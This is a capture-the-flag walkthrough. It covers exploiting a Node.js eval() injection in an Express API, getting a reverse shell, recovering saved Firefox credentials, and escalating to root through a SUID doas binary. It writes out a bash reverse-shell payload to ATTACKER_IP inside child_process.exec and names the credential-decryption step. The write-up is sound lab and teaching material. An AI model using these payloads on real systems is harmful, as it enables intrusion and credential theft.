Overview
This is a simple challenge in which you need to exploit a vulnerable web application and root the machine. It is beginner oriented, some basic JavaScript knowledge would be helpful, but not mandatory.
Objective:
- What is your access token?
- What is the content of user.txt?
- What is the content of root.txt?
Initial Enumeration
I started this challenge with a quick nmap service and default script scan.

Where it revealed a website deployed on port 80 with nginx 1.14.0. Upon visiting the website, there is nothing to see but just a glitched background image. Visiting the page source revealed and API end point, which when called, reveals the access token encoded in base64. We can tell that its encoded in base64 because of the signature == at the end of the encryption.

Upon discovering an this API endpoint /api/access, I have decided to try some fuzzing on this endpoint to see if anything interesting would show up.
While that was running, I also did some vulnerability research around nginx 1.14.0, nothing turned out to be too interesting or worthy to look into however.

The fuzzing results turned out to be good atleast finding another API endpoint items.
API Investigation
Requesting /api/items returned a JSON object containing several arrays. Using the hint provided to the second question, where it told me to investigate into what other methods was accepted by the API, I went to check what other HTTP methods the endpoint accepted.


Just GET for access, but we see GET and POST for items. POST is particularly interesting here as it means that this endpoint could process user-supplied data.
Another thing to note from these headers is X-POWERED-BY: Express header, as this tells us that we are interacting with Node.js. This becomes very useful in a second.
Sending a basic POST request to the /api/items endpoint returned the message there_is_a_glitch_in_the_matrix.

I tried posting the message back to it, posting the access token that we discovered, both encoded and decoded, tried posting contents from the GET /api/items page, variations of the content from the items page, but nothing seemed to work.
Since none of the POST body variations changed the response, I considered that the endpoint might expect input through a query string parameter instead. I used ffuf again with FUZZ in the parameter name to test if anything works.

Luckily, I got a response with cmd.

I tried a Linux command id initally. Rather than executing the command, server returned an HTTP 500 response containing ReferenceError: id is not defined. The stack trace showed that the value was being processed by eval() inside /var/web/routes/api.js. References to node_modules/express also again confirmed that the application was running Express on Node.js.
The error occurred because JavaScript interpreted id as a variable name, not as an operating-system command. I therefore needed to supply valid JS that invoked a system command through Node.js.

This confirmed remote command execution. However, this next part is where I had the most trouble.
Obtaining a Shell
After confirming command execution, I used revshells.com to generate several reverse-shell payloads. However, none of the payloads produced a connection even though the API accepted my JS.

This photo is showing URL encoded payload. Then I tried replacing the contents in .exec() with: sh -i >& /dev/tcp/ATTACKER_IP/9001 0>&1
That also failed. I also tried other payloads but none seemed to work.
The most important lesson I learned here was that to pay attention to the context in which the payload was being executed. As Node.js exec() passes commands through /bin/sh, which is commonly linked to Dash on Ubuntu. Features such as /dev/tcp and>& redirection syntax are provided by Bash and are not supported on by Dash.
I looked back at the internal server issue before to try to understand the execution chain. Where it exposed eval() and Express, a Node.js-specific child_process test confirmed operating-system command execution, and inspection of /bin/sh with the command require('child_process').execSync('readlink -f /bin/sh').toString() as the payload confirmed the shell responsible for interpreting commands.
By adding bash -c in front of: sh -i >& /dev/tcp/ATTACKER_IP/9001 0>&1
require('child_process').exec('bash -c "sh -i >& /dev/tcp/ATTACKER_IP/9001 0>&1"'), we were able to get a connection through an interactive sh shell, which we can upgrade and stablize with:
python -c 'import pty;pty.spawn("/bin/bash")' - Spawns in a better Bash shell
export TERM=xterm - give us access to term commands such as clear
tty raw -echo; fg - turns off our own terminal echo
Post-Exploitation
We were able to find the user flag here under /home/user.

There is a weird directory here .firefox. A profile is not inherently a vulnerability, but it can contain saved authentication material, which I confirmed that I can read. The presence of readable logins.json and key4.db files indicated that saved credentials might be recoverable. After transferring and decrypting the profile using firefox decrypt, I recovered credential for another local user and validated them through successful authentication.
Privilege Escalation
Neither account had a personal crontab. Running sudo -n -l showed that sudo required authentication, meaning I could not enumerate its permissions non-interactively. I therefore continued by checking SUID binaries.
user@ubuntu:/var/web$ sudo -n -l
sudo: a password is required
user@ubuntu:/var/web$ crontab -l
no crontab for user

v0id@ubuntu:/var/web$ sudo -n -l
sudo: a password is required
v0id@ubuntu:/var/web$ crontab -l
no crontab for v0id

user@ubuntu:/var/web$ find / -perm /u=s 2>/dev/null
/bin/ping
/bin/mount
/bin/fusermount
/bin/umount
/bin/su
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/bin/at
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/newuidmap
/usr/bin/chsh
/usr/bin/traceroute6.iputils
/usr/bin/pkexec
/usr/bin/newgidmap
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/doas
Most results were standard Ubuntu binary. However, /usr/local/bin/doas stood out because it was installed outside the usual system dir and had SUID permission. doas performs a similar function to sudo by allowing an authorised user to execute commands as another account.
user did not have permission to execute doas, however, v0id from the Firefox profile did.
After entering the recovered v0id password, the command prompt opened a root shell, which was verified using id and whoami. And the final flag could be recovered in /root/root.txt.
Conclusion
The attack began with API enumeration, which exposed a POST endpoint that evaluated user-controlled JavaScript. This provided command execution through Node.js and allowed me to obtain an initial shell as user. Post-exploitation enumeration revealed a readable Firefox profile containing credentials for v0id. Finally, the permissions granted to v0id through doas allowed escalation to root.
The most important lesson from this challenge was understanding execution context. Several generated reverse-shell payloads failed because Bash-specific syntax was being interpreted by /bin/sh. Investigating the error messages and explicitly invoking Bash allowed me to adapt the payload successfully. The challenge also demonstrated how separate weaknesses: code evaluation, stored credentials and excessive privilege, can be chained into a complete system compromise.